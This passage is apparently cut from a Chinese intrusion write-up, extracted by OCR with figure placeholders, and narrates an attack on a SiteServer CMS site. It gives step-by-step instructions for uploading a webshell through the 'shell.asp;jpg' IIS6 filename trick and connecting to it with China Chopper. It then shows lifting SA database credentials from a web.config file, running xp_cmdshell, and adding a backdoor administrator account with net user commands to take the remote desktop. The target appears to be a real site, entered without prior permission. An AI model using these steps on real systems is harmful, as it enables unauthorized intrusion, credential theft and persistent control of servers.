


图7




图8




图9

于是赶紧打开页面准备去注册，打开后看见好熟悉的页面，如图9。

在网上找了许久发现其实是SiteServer CMS，然后再找了找关于它的漏洞利用方式：

漏洞描述：SiteServer CMS 网站内容管理系统是基于微软.NET 平台开发的网站内容管理系统，它集成了内容发布管理、多站点管理、定时内容采集、定时生成、多服务器发布、搜索引擎优化、流量统计等多项强大功能，独创的STL 模板语言，通过Dreamweaver 可视化插件能够任意编辑页面显示样式，生成纯静态页。

漏洞分析：由于附件上传未对文件名进行过滤和自动重命名，导致1.asp;jpg畸形文件上传。小菜可以找到的利用IIS6.0可执行代码漏洞取网站shell的两种方法：

第一种方法

漏洞利用

首先进入http://www.xxx.com.xn/usercenter/register.aspx注册用户，然后http://www.xxx.com.cn/usercenter/login.aspx登录后台。进入管理中心，选择附件上传shell.asp;jpg或者shell.asp;.jpg通过浏览可获取shell地址。就是在用户中心里的文档附件管理里功能 里，我们可以上传木马，得用IIS 0day获取shell（PS:起初没有找到这个方法，后来补丁被打上以后上传不去了，于是找了张），如图10。




图10

第二种方法

漏洞利用：

首先进入http://www.xxx.com.cn/usercenter/register.aspx注册用户，然后http://www.xxx.com.cn/usercenter/login.aspx登录后台。进入管理中心，发布信息，选择标题图片或者附件上传即可。有时候我们直接把木马修改成图片格式提示上传禁止了。其实是上传成功了，点选择就可以找到。如果看不到发布文章直接访问http://www.xxx.com.cn/usercenter/siteserver/contentAdd.aspx 就可以了。

于是直接注册了sa.sap的用户，提示成功了，但是没跳转，于是直接输入http://www.xxx.com.cn/usercenter/login.aspx输入注册的帐号和密码就进去了，在管理中心那里，编辑文章处直接上传个人图片一句话小马。然后使用菜刀去连接，发现完全是可以的，说明个人的记性还是不错的。于是准备丢个ASP的大马进去，发现失败，各个目录失败，如图11。




图11

然后在里面操作，发现完全没有写入的权限,试了许久，包括上传的额图片那里都是不可以的（PS:后来和管理联系的时候，据管理设置了网站目录完全不可写，BT的管理，真的是搞安全的，安全意思真强）说这个郁闷啊，然后不小心翻到了EMAIL的那个站， 这里那个权限还是可以读写的，果断查看web.config不小心找到了我们可爱的SA，然后直接在菜刀里面去设置好，如图12图13。




图12




图13

```
<T>ADO</T>

<C>Driver={Sql Server};Server=127.0.0.1,1433;Database=xxxx;Uid=sa;Pwd=xxxxx0851</C>

<T>ADO</T>

<C></C>
```

右键数据库管理后打开，然后查看个人权限，输入：

exec xp_cmdshell ''whoami'

呵呵，返回的是system的权限，然后就是直接使用下面的命令来添加账号和密码

exec xp_cmdshell 'net user saline **** /add'**

再加入管理组

exec xp_cmdshell 'net localgroup administrators saline /add'

然后连接之：

听说登陆后果断的占领了桌面的才是完整的入侵。还是占领一个吧，如图14。

